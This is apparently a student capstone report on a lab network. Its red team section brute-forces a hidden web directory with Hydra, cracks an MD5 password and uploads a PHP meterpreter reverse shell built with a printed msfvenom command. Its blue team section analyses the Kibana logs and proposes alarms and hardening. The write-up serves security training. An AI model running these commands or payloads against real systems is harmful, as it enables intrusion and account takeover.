Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.105
OS: Linux - Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux - Ubuntu
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux - Kali
Hostname: Kali

IPv4: 192.168.1.1
OS: Windows 10
Hostname: Gateway

Network Topology - (continued)

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-07 00:06 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00046s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00047s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.37 seconds
root@Kali:~#
```

The attackers machine wouldn't normally be on the topology, but with the setup of this network, it was included. It was found in an nmap scan: nmap -sV 192.168.1.0/24

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red vs Blue (Hyper V Azure machine)	192.168.1.1	Main host windows VM - host the 3 VM's below
Kali	192.168.1.90	Attacking machine
ELK	192.168.1.100	ELK server running Kibana - logs from Capstone machine - 192.168.1.105
Capstone	192.168.1.105	Target machine - Apache web server and WebDAV server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Is when sensitive data is accessible to the general public without the need of internal access to a network/server.	Reveals sensitive data to anyone, not just attackers without the need for a successful breach of the internal network. In this instance, Ashton's and Ryan's account were successfully breached simply due to the sensitive data stored in publicly accessible files or poorly concealed in a weak md5 hash.
Brute Force	A process conducted by an attacker, using an automated tool to generate continuous attempts to login to an account until successful or the wordlist used for passwords is exhausted.	A successful brute force attack will provide the attacker with full access to the hacked account. In this case, I was successful in my brute force attack on the hidden directory with the aid of the sensitive data obtained earlier.

Vulnerability Assessment - (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Poorly configured WebDAV server	*WebDAV provides the ability to prevent certain files such as scripts to be blocked from being upload via the Authoring Rules.*	Not configuring Authoring Rules to prevent the upload of a script allows an attacker to upload a payload file which they can then navigate to on their computer's web browser to trigger a reverse shell through a tool such as meterpreter. This is how I was able to gain my reverse shell.
Local File Injection (LFI)	When an attacker is able to place a script on a web server and subsequently run the malicious script by navigating to the script on the web server using their web browser.	Can potentially grant the attacker full access to the web server. With the success of the brute force attack, I was able to upload my payload file to generate a reverse shell in meterpreter.

Vulnerability Assessment - (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access	Port 80 is most commonly used for unencrypted web traffic and if left open and unsecured, it can allow public access.	This vulnerability allows access into the web servers. Full directory traversal would normally be achieved through this vulnerability. In this instance, attacking port 80 wasn't required due to the abundance of sensitive information that was easily obtained with little effort and the absence of a firewall to block my traffic.
Weak/unsalted hashed (MD5) passwords	MD5 is not a safe method for concealing data. Any MD5 hash can easily be cracked in seconds via crackstation.net or by using John The Ripper.	Storing sensitive information such as login credentials in an MD5 hash is very insecure and easily hacked. In this case, I was able to uncover Ryan's password by copying the hash and pasting it into crackstation.net.

Vulnerability Assessment - (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Simple usernames	Short single word usernames are simple to guess and once you've discovered one, it is very simple to determine other peoples username.	Usernames such as ryan and ashton are both really simple, and first names are probably one of the first guesses used by an attacker.
Weak passwords	Short and non-complex passwords are easy to crack with brute force, even without a wordlist.	Weak passwords can be cracked very easily. In this case, according to https://www.security.org/how-secure-is-my-password/ we could have cracked Ryan's password in one second, and Ashton's password was very quick to be cracked using Hydra.
User accounts with admin access	Privileged access to the network sits with a normal user account.	Whilst it wasn't exploited in this attack, the fact that Ashton has admin access attached to his user account is a vulnerability. Having a separate admin only account mean's if Ashton gets hacked, the admin is still safe.

Exploitation: Sensitive Data Exposure

01

Tools & Processes
Information found in various files led sufficient information being obtained to attempt a brute force attack using Hydra on the secret folder. The secret folder was found to contain additional sensitive information to gain access to the WebDAV application.

02

Achievements
Found information to launch a valid brute force attack on the secret folder using Hydra without the need for trial and error on valid user accounts or spending time to locate the secret folder.

Sensitive data in the secret folder gave me information to log into the WebDAV application.


03


Results
Obtained the full path to the secret folder: 192.168.1.105/company_folders/secret_folder/.


Identified Ashton as the admin of the secret folder from his file on meet_our_team.

Used crackstation.net to crack the hash of Ryan's WebDAV password found in the secret folder.

Exploitation: Sensitive Data Exposure - (continued)







Exploitation: Brute Force

01

Tools & Processes
The web server was not set up to prevent a brute force. I used Hydra to execute the brute force attack.


02

Achievements
Hydra was able to crack Ashton's password using the rockyou word list.

03

Results
Hydra command: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

Output: 1 valid password found:
Login: ashton password: leopoldo



Exploitation: Poorly configured WebDAV server

01

Tools & Processes


The WebDAV server was not configured to prevent the uploading of a script. I navigated to dav://192.168.1.105/webdav/ in the file manager and uploaded my payload (shell.php).

02

Achievements

Successfully uploaded the script which ultimately generated my reverse shell.

03



Exploitation: Local File Injection (LFI)

01


Tools & Processes
After uploading the payload via the WebDAV application in file manager, I then navigated to the ,php file in my web browser which activated the listener set up in msfconsole.

02

Achievements
I was able to obtain a reverse shell/meterpreter session after activating the payload.

03

msfvenom command: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw -o shell.php



Exploitation: Weak/unsalted hashed (MD5) passwords

01

Tools & Processes
I used crackstation.net to reveal Ryan's password found in the file with the instructions on how to login to the WebDAV server.

02

Achievements
Obtained Ryan's password, which is "linux4u"

03

Exploitation: Weak network security

01

Tools & Processes


The network was vulnerable due to weak simple usernames, weak passwords and user accounts with admin access.

02

Achievements


All the tasks associated with the attack were much easier given the lack of proper network security. As a result, I captured the flag.


03



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan






- Another team member ran the port scan at the time of the attack and advised that ports 22 and 80 were open. Had I also ran the scan it would have been conducted at the very start of the attack which as evident from the first image was at 07:32 on April 26th, 2022.
- The second image captures an nmap scan (run after the attack), it can be inferred to be an nmap scan as there is a significant number of hits (2,000) from the same source IP address all hitting different destination ports. I would expect to see 2,000 hits as the scan targeted the top 1,000 ports resulting in 1,000 inbound and 1,000 outbound requests.
- Each request contained one packet, therefore total packets = 2,000.

Analysis: Finding the Request for the Hidden Directory




- The requests on the hidden directory occurred at 09:00 on April 26th, 2022, during which time, 16,325 requests were made.
- The contents of the files accessed were not available in Kibana, however, based on the subsequent activity from the same source IP, it can be determined that they contained information regarding access to the WebDAV server, which will be substantiated in the following slides.


Analysis: Uncovering the Brute Force Attack



- There were a total of 16,309 unsuccessful hits by Hydra to brute force the password before the correct password was found. In total, there was 16,311 requests made with the resulting successful login resulting in one inbound and one outbound request being made.

Analysis: Finding the WebDAV Connection





- There were 112 hits to the WebDAV directory
- A file named shell.php was the sole file requested, with a total of 12 requests. This is the payload that the attacker used to generate a reverse shell in meterpreter.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Alarm: Event count for hits on multiple ports from the same external IP address, one packet in size over a very short period of time.

Trigger: As there are limited scenarios where this would happen legitimately, setting a low trigger of around 5 or 10 hits shouldn't trigger too many false positives.

System Hardening

The solution: The use of a firewall and IPS system can greatly reduce the occurrence of successful port scans.

The configuration: The firewall would be setup to only allow whitelisted external IP addresses through, and all ports would sit behind the firewall. All traffic that is not whitelisted and not directed at the public website will be denied.
The IPS would be installed inline and immediately behind the firewall, with all traffic passing through it for automated threat detection and prevention.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Alarm: Monitor for requests on the hidden directory from external IP addresses that aren't whitelisted.

Trigger: As the hidden directory is for internal access only, the trigger should be for hits greater than zero on the hidden directory from a non-whitelisted IP address.

System Hardening

The solution: The use of a firewall to block external traffic from an IP address that has not been whitelisted will significantly reduce the chance of unauthorised access to.

The configuration: The firewall would be setup to only allow whitelisted external IP addresses through.

Mitigation: Preventing Brute Force Attacks

Alarm

Alarm: Monitor for traffic that results in multiple HTTP 401 (Unauthorised) responses on the same destinon URI and/or same user.

Trigger: Calculate an upper bound threshold on standard activity of being 2 standard deviations above the mean, assuming traffic patterns approximately fit a normal distribution.

System Hardening

- Use more complex usernames and require stronger passwords to be used. This would render a brute force attack unfeasible, taking millions of years or more to crack a password with a known username, even longer if the username isn't known.

Mitigation: Preventing Brute Force Attacks - (continued)

System Hardening

- Restrict access to authentication URI's to internal and whitelisted external IP addresses **ONLY**. An attacker would have to successfully breach the internal network via another method as they wouldn't have access to the login page to initiate a brute force attack.

- Setting up a progressive lock out of an account after x amounts of unsuccessful login attempts. The lock out period would gradually get longer after each subsequent failed login attempt once initially triggered.

- Multi-factor authentication (MFA). Unless the MFA token had been acquired through a phishing scam, a brute force login would not be able to get passed the MFA.

